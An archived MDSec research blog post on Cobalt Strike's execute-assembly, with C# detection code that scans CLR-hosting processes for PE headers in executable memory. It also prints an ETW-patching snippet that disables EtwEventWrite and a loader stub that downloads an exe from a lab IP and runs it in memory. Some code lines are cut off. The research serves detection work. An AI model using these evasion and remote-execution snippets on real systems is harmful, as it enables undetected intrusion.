
Detecting and Advancing In-Memory .NET Tradecraft


By Admin

Published: 2020-06-10 · Archived: 2026-04-05 21:46:43 UTC




Adversary Simulation

Our best in class red team can deliver a holistic cyber attack simulation to provide a true evaluation of your organisation’s cyber resilience.



Application Security

Leverage the team behind the industry-leading Web Application and Mobile Hacker’s Handbook series.



Response

Our certified team work with customers at all stages of the Incident Response lifecycle through our range of proactive and reactive services.

- ## Research

  MDSec's dedicated research team periodically releases white papers, blog posts, and tooling.

- ## Training

  MDSec's training courses are informed by our security consultancy and research functions, ensuring you benefit from the latest and most applicable trends in the field.

- ## Insights

View insights from MDSec's consultancy and research teams.

```
beacon> execute-assembly /Users/dmc/Tools/DummyConsole.exe
[*] Tasked beacon to run .NET program: DummyConsole.exe
[+] host called home, sent: 112683 bytes
[+] received output:
Base Address: 0xC90000
PE Header overwritten at 0xC90000
Hello from .NET - dmc
Sleeping
```

Introduction

In-memory tradecraft is becoming more and more important for remaining undetected during a red team operation, with it becoming common practice for blue teams to peek in to running memory, courtesy of feature advancements in EDR.

We have previously covered the topics of integrating obfuscation to your pipeline and bypassing Event Tracing for Windows which can both reduce the indicators available for blue teams for detecting offensive in-memory tradecraft.


A recent post titled "AppDomainManager Injection and Detection" by Pentest Laboratories provided a great overview of how in-memory .NET execution can be achieved and detected using the AppDomainManager object. This post was the initial spark of curiosity for this research as we began to wonder how these concepts would apply to other .NET execution techniques such as Cobalt Strike's execute-assembly. Understanding your tools and their weaknesses is one of the most important aspects of being a red teamer.

In this post, we will outline an alternate approach for detecting in-memory assembly execution and highlight some potential strategies for further advancements in tradecraft.

Recap on ETW Patching

Before we cover the main topic of this post, let's recap on what we learned from our previous post, where we detailed how red teams can patch Event Tracing for Windows functions to restrict the assemblies that are visible inside the CLR of a running process. In summary, this involved patching the *ntdll.dll!EtwEventWrite* function to prevent events being report.


We can inspect the assemblies that are reported in ProcessHacker through ETW using the .NET assemblies tab as shown below:



However, as previously documented, *EtwEventWrite* can be patched causing it to immediately return using code similar to the following:

```
 internal static void PatchEtwEventWrite()
{
         bool result;
         var hook = new byte[] { 0xc2, 0x14, 0x00, 0x00 };
         var address = GetProcAddress(LoadLibrary("ntdll.dll"), "EtwEventWrite");
        result = VirtualProtect(address, (UIntPtr)hook.Length, (uint)MemoryProtectionConsts.EXECUTE_READWRITE, out uir
         Marshal.Copy(hook, 0, address, hook.Length);
         result = VirtualProtect(address, (UIntPtr)hook.Length, oldProtect, out uint blackhole);
}
```

After applying the patch, a similar view to the following will be presented which limits the effectiveness of ETW:




At this stage, we were wondering how hidden is our .NET exe when running in memory and began to analyse how Cobalt Strike's beacon *execute-assembly* feature worked.

Analysis of Cobalt Strike's execute-assembly

Cobalt Strike's *execute-assembly* function provides a post-exploitation feature to inject the CLR in to a remote process as dictated by the malleable profile's *spawnto* configuration.

We won't cover how the CLR is injected, as this was detailed in our previous post. However, it is worth noting that the CLR DLLs *clr.ddl*, *clrjit.dll* and friends are loaded in to any running process when leveraging the CLR, and Cobalt Strikes *execute-assembly* is no exception:




This of course gives blue teamers hunting for in-memory .NET execution a starting point to narrow down which process might be hosting a .NET exe. This can no doubt be baselined to identify anomalies of processes loading the CLR that shouldn't be. TheWover also provides a fantastic tool for monitoring module loads which can be used as a means of detecting processes loading the CLR.

The configuration of the remote process injection can be somewhat controlled using the options within a *process-inject* block, allowing amongst other things the initial and final page permissions to be set using the *startrwx* and *userwx* settings. These allow memory to be initially allocated with *READWRITE* permissions, then *VirtualProtect*ed to *EXECUTE_READ* to avoid the undesirable setting of *EXECUTE_READWRITE* that is commonly searched for by blue teams.

Let's execute a long running process so we can properly analyse what's happening in our injected process:

```
 public static void Main(string[] args)
{
        while (true)
        {
                Console.WriteLine("Sleeping");
                Thread.Sleep(60000);
        }
}
```

Peeking inside the process defined in our *spawnto* configuration, we can quickly identify our .NET binary by doing a string search for any strings with a minimum length of 10 which quickly points to our .NET exe's PE header:




As expected, this sits in a *EXECUTE_READ* page courtesy of our malleable profile's *userwx* configuration.

At this stage, we have our .NET exe mapped in memory but this is not an uncommon occurrence in the CLR and is to be expected, particularly when using methods such as *Assembly.Load()*. Indeed, scanning the entirety of private memory for all running processes on a standard Windows 10 desktop revealed several processes with private memory containing PE headers.

However, let's look at what happens when we use a simple loader to retrieve and execute an exe through *Assembly.Load()*. To do this, we'll use a simple stub like the following:

```
 var webClient = new System.Net.WebClient();
var data = webClient.DownloadData("http://10.37.129.2:8888/DummyConsole.exe");
try
{
        MethodInfo target = Assembly.Load(data).EntryPoint;
        target.Invoke(null, new object[] { null });
}
catch (Exception ex)
{
        Console.WriteLine(ex.Message);
}
```

Loading this process in to Process Hacker, we can quickly discover our *DummyConsole.exe* app again mapped in memory:



However, the key difference here is that the page permissions are not executable, which is to be expected since normal execution will rather read the IL and jit it elsewhere.

With this in mind, we now have a potential indicator for the use of *execute-assembly*; during all testing we were unable to identify any other processes using the CLR that contained PE headers inside either *EXECUTE_READ* or *EXECUTE_READWRITE* pages or any circumstances under which it could occur outside of Cobalt Strike's *execute-assembly*.

Hunting for execute-assembly


Now that we have a potential Indicator of Compromise (IoC) for *execute-assembly*, let's look at how we can hunt for it.

The first thing we need to do is narrow down our hunt to only processes with the CLR loaded, we can do this in C# with a simple excerpt such as the following which will retrieve a list of running processes and their loaded modules:

```
 Process[] processlist = Process.GetProcesses();
foreach (Process theprocess in processlist)
{
        try
        {
                ProcessModuleCollection myProcessModuleCollection = theprocess.Modules;
                ProcessModule myProcessModule;
                for (int i = 0; i < myProcessModuleCollection.Count; i++)
                {
```

```
                        myProcessModule = myProcessModuleCollection[i];
                        if (myProcessModule.ModuleName.Contains("clr.dll"))
                        {
                                Console.WriteLine("######### Process: {0} ID: {1}", theprocess.ProcessName, thepro
                                Console.WriteLine("The moduleName is " + myProcessModule.ModuleName);
                                Console.WriteLine("The " + myProcessModule.ModuleName + "'s base address is: " + m
                                Console.WriteLine("The " + myProcessModule.ModuleName + "'s Entry point address is
                                Console.WriteLine("The " + myProcessModule.ModuleName + "'s File name is: " + myPr
                                i = myProcessModuleCollection.Count;
                        }
                }
        }
        catch (Exception e)
        {
                Console.WriteLine("!!!!!!!! Unable to Access Process: {0} ID: {1}", theprocess.ProcessName, theproce
        }
}
```

The output of this will look something similar to the following:



Now that we have a list of processes using the CLR, we need to search each of them for PE headers inside *EXECUTE_READ* or *EXECUTE_READWRITE* pages.

Achieving this is relatively straight forward, we simply recover the details around allocated private memory for each of the processes using the CLR, then read that memory, scanning for a PE header:


```
 static Byte[] peHeader = new Byte[] { 0x4D, 0x5A, 0x90, 0x00, 0x03, 0x00, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00, 0xFF, 0
public static void MemScan(string processName)
```

```
{
        SYSTEM_INFO sys_info = new SYSTEM_INFO();
        GetSystemInfo(out sys_info);
        UIntPtr proc_min_address = sys_info.minimumApplicationAddress;
        UIntPtr proc_max_address = sys_info.maximumApplicationAddress;
        ulong proc_min_address_l = (ulong)proc_min_address;
        ulong proc_max_address_l = (ulong)proc_max_address;
        Process process = Process.GetProcessesByName(processName);
        UIntPtr processHandle = OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_WM_READ, false, (uint)process.Id);
        MEMORY_BASIC_INFORMATION mem_basic_info = new MEMORY_BASIC_INFORMATION();
        uint bytesRead = 0;
        while (proc_min_address_l < proc_max_address_l)
        {
                VirtualQueryEx(processHandle, proc_min_address, out mem_basic_info, Marshal.SizeOf(typeof(MEMORY_BAS
                if (((mem_basic_info.Protect == PAGE_EXECUTE_READWRITE) || (mem_basic_info.Protect == PAGE_EXECUTE_R
                {
                        byte[] buffer = new byte[mem_basic_info.RegionSize];
